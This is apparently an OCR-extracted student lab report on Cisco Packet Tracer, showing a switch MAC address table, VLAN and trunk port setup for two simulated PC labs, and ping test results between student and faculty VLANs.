





4.



After pinging between each pair nodes.







```
Switch>show mac-address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

   1    0001.4355.8c41    DYNAMIC     Fa0/1
   1    0001.43b8.a24d    DYNAMIC     Fa3/1
   1    0001.c941.18a5    DYNAMIC     Fa1/1
   1    000b.be10.cae4    DYNAMIC     Fa3/1
   1    0050.0f7e.4074    DYNAMIC     Fa3/1
   1    0060.5ccc.b16d    DYNAMIC     Fa2/1
Switch>
```


Problem 2: Set up VLANs and inter-VLAN routing


1. Create a LAN (named PC-LAB1) with six hosts connected via a layer-2 switch (named PC-LAB1-Switch).
2. Create two VLANs named "student" and "faculty". Put any three hosts into VLAN "student" and other three into VLAN "faculty"
3. Create another LAN (named PC-LAB2) with six hosts connected via a layer-2 switch (named PC-LAB2-Switch).
4. Repeat Experiment 2(b) for PC-LAB2.
5. Connect the two switches via trunk ports and configure such that students/faculty in PC-LAB1 are able to communicate with students/faculty in PC-LAB2 and vice versa.


1.





2.



PC LAB 1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
SWITCHING
VLAN Database
INTERFACE
FastEthernet0/1
FastEthernet0/2
FastEthernet0/3
FastEthernet0/4
FastEthernet0/5
FastEthernet0/6
FastEthernet0/7
FastEthernet0/8
FastEthernet0/9
FastEthernet0/10
FastEthernet0/11
FastEthernet0/12
VLAN Configuration
VLAN Number
VLAN Name
Add
Remove
VLAN No
VLAN Name
1 default
10 Student
20 Faculty
1002 fddi-default
1003 token-ring-default
1004 fddinet-default
1005 trnet-default
Equivalent IOS Commands
%LINK-3-UPDOWN: Interface GigabitEthernet0/1, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed state to down
Switch>enable
Switch#
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#
Switch(config)#
Top



FastEthernet0/1
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Access
VLAN
10
Tx Ring Limit
10


FastEthernet0/2
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Access
VLAN
10
Tx Ring Limit
10



FastEthernet0/3
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Access
VLAN
10
Tx Ring Limit
10


FastEthernet0/4
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Access
VLAN
20
Tx Ring Limit
10



FastEthernet0/5
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Access
VLAN
20
Tx Ring Limit
10



FastEthernet0/6
Port Status
On
Bandwidth
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Access
VLAN
20
Tx Ring Limit
10


3 and 4:



PC-PT
PC 4
PC-PT
PC 5
PC-PT
PC 6
PC-PT
PC 1
PC-PT
PC 2
PC-PT
PC 3
PC-PT
PC 10
PC-PT
PC 11
PC-PT
PC 12
PC-PT
PC 7
PC-PT
PC 8
PC-PT
PC 9

5



Faculty
PC-PT
PC 4
PC-PT
PC 5
PC-PT
PC 6
2960-24TT
PC LAB 1
PC-PT
PC 1
PC-PT
PC 2
PC-PT
PC 3
Student
Faculty
PC-PT
PC 10
PC-PT
PC 11
PC-PT
PC 12
2960-24TT
PC LAB 2
PC-PT
PC 7
PC-PT
PC 8
PC-PT
PC 9
Student


PC LAB 1
Physical
Config
CLI
Attributes
FastEthernet0/9
FastEthernet0/10
FastEthernet0/11
FastEthernet0/12
FastEthernet0/13
FastEthernet0/14
FastEthernet0/15
FastEthernet0/16
FastEthernet0/17
FastEthernet0/18
FastEthernet0/19
FastEthernet0/20
FastEthernet0/21
FastEthernet0/22
FastEthernet0/23
FastEthernet0/24
GigabitEthernet0/1
GigabitEthernet0/2
GigabitEthernet0/1
Port Status
On
Bandwidth
1000 Mbps
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Trunk
VLAN
1-1005
Tx Ring Limit
10
Equivalent IOS Commands
Switch(config)#interface FastEthernet0/6
Switch(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/1, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed state to up
Switch(config-if)#exit
Switch(config)#interface GigabitEthernet0/1
Switch(config-if)#
Switch(config-if)#exit
Switch(config)#interface GigabitEthernet0/1
Switch(config-if)#
Top


PC LAB 2
Physical
Config
CLI
Attributes
FastEthernet0/9
FastEthernet0/10
FastEthernet0/11
FastEthernet0/12
FastEthernet0/13
FastEthernet0/14
FastEthernet0/15
FastEthernet0/16
FastEthernet0/17
FastEthernet0/18
FastEthernet0/19
FastEthernet0/20
FastEthernet0/21
FastEthernet0/22
FastEthernet0/23
FastEthernet0/24
GigabitEthernet0/1
GigabitEthernet0/2
GigabitEthernet0/1
Port Status
On
Bandwidth
1000 Mbps
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
Trunk
VLAN
1-1005
Tx Ring Limit
10
Equivalent IOS Commands
%LINK-5-CHANGED: Interface GigabitEthernet0/1, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed state to up
Switch>enable
Switch#
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface GigabitEthernet0/1
Switch(config-if)#
Top



Student 1 from PC LAB 1 pinging a Student 7 from PC LAB 2 : SUCCESS
Student 1 from PC LAB 1 pinging a Faculty 10 from PC LAB 2 : FAILURE

